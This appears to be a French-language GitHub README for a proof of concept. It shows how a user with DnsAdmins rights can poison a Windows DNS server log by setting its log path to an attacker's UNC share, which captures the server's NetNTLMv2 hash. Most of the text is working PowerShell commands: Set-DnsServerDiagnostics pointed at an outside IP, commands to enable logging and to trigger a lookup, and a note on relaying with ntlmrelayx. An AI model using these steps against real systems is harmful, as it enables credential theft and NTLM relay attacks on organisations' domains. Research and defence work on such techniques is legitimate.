 overgrowncarrot1/cve-2026-119905-dns-log-poisoning-unc-path
Ceci montre comment empoisonner un journal DNS lorsque vous disposez de dnsadmins et insérez un chemin UNC, vous permettant ainsi de capturer le hash NetNTLMv2

Ceci montre comment empoisonner un journal DNS lorsque vous disposez de dnsadmins et insérer un chemin UNC, ce qui vous permet de capturer le hash NetNTLMv2
Pour réaliser l'attaque, vous devez être en mesure d'écrire dans le chemin du journal DNS

Set-DnsServerDiagnostics -LogFilePath "\\192.168.14.141\sharexx\dns.log"
image
Cela ne semble pas se produire à chaque fois, il peut être nécessaire de changer le nom sharexx par autre chose, et il peut aussi être nécessaire d'activer la journalisation pour DNS
Set-DnsServerDiagnostics -UdpPackets $true -TcpPackets $true -SendPackets $true -ReceivePackets $true -Queries $true -Answers $true
Enfin, il peut être nécessaire d'appeler quelque chose qui n'existe pas
Resolve-DnsName something.local -Server 127.0.0.1
Le relais semble toutefois fonctionner à chaque fois avec ntlmrelayx






